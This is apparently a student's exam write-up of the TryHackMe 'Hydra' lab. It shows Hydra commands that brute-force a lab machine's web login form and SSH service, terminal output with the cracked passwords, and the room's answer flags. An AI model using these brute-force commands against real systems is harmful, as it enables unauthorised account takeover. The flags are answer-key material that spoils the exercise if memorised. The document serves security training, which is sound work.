



Name : Christopher Daniel Hamonangan Slmarmata  
Class : 3A  
Major : Information Technology  
Student Number/NIM : 2231740031  
Subject : Cyber Security  
Exam : Mid-test Exam

First of all, we must know what is Hydra, how to install and use hydra. Therefore, we must see the documentation on the official repository and tool page




Now, we must bruteforce molly's web and SSH passwords. At this time, we will use a penetration tool, named Hydra. We want to attack the ip target: 10.10.19.148. At this time too, I'm using a virtual machine to do this task.

We open the browser, and type the targeted ip address




The website we accessed redirect us to the `http://ipaddress/login`. In other word, we must login to access the form. The form ask us username and password to login.

Now, inspect the element of the website, enter random username and password, so we can get the post ip for the login form



Now follow the step on the picture below to access hydra, our penetration tool



Now we can type the command below

```
hydra -l <username> -P <wordlist> 10.10.19.148 http-post-form  
"/login:username=^USER^&password=^PASS^:F=incorrect" -V
```

Based on the command given before, type this on hydra


```
root@ip-10-10-29-222:~# hydra -l molly -P/usr/share/wordlists/rockyou.txt 10.10.  
19.148 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V
```

Now, wait until we get the password. If the process succeed, it should be


```
root@ip-10-10-29-222:~#  
File Edit View Search Terminal Help  
child 15] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "loveme" - 38 of 14344398 [child 3] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "fuckyou" - 39 of 14344398 [child 11] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "123123" - 40 of 14344398 [child 10] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "football" - 41 of 14344398 [child 12] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "secret" - 42 of 14344398 [child 13] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "andrea" - 43 of 14344398 [child 1] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "carlos" - 44 of 14344398 [child 2] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "jennifer" - 45 of 14344398 [child 6] (0/0)  
[ATTEMPT] target 10.10.19.148 - login "molly" - pass "joshua" - 46 of 14344398 [child 4] (0/0)  
[80][http-post-form] host: 10.10.19.148 login: molly password: sunshine  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 16:25:17  
root@ip-10-10-29-222:~#
```

We finally catch the username: molly, password: sunshine

Now, we can minimize hydra and close the inspection element, we type the username and password we got



Finally, we successfully login to the account, named molly



Next, we want to crack molly's ssh password, we can use the command below

```
hydra -l <username> -P <full path to pass> 10.10.19.148 -t 4 ssh
```

In the meaning, it should be typed ...


```
root@ip-10-10-29-222:~# hydra -l molly -P/usr/share/wordlists/rockyou.txt 10.10.19.148 -t 4 ssh
```

Hooray, we got the password for username: molly. The password is butterfly

```
root@ip-10-10-29-222:~# hydra -l molly -P/usr/share/wordlists/rockyou.txt 10.10.19.148 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 16:49:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.19.148:22/
[22][ssh] host: 10.10.19.148 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 16:50:47
root@ip-10-10-29-222:~#
```

Now, go back to firefox, login with the username and password




Hooray, we access the website



tryhackme.com/room/hydra

Woop woop! Your answer is correct



## Congratulations on completing Hydra!!! 🎉

Points earned 0	Completed tasks 2	Room type Walkthrough	Difficulty Easy	Streak 1
--------------------	----------------------	--------------------------	--------------------	-------------

Leave Feedback Next

We complete the task

Room completed (100%)

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> 10.10.101.35 http-post-form '*/:username='USER'&password='PASS':F=incorrect' -V
```

- The login page is only `/`, i.e., the main IP address.
- The `<username>` is the form field where the username is entered
- The specified username(s) will replace `'USER'`
- The `<password>` is the form field where the password is entered
- The provided passwords will be replacing `'PASS'`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e} ✓ Correct Answer Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b} ✓ Correct Answer

Glad you're enjoying it! What did you love the most?

1 2 3 4 5 6 7 8 9 10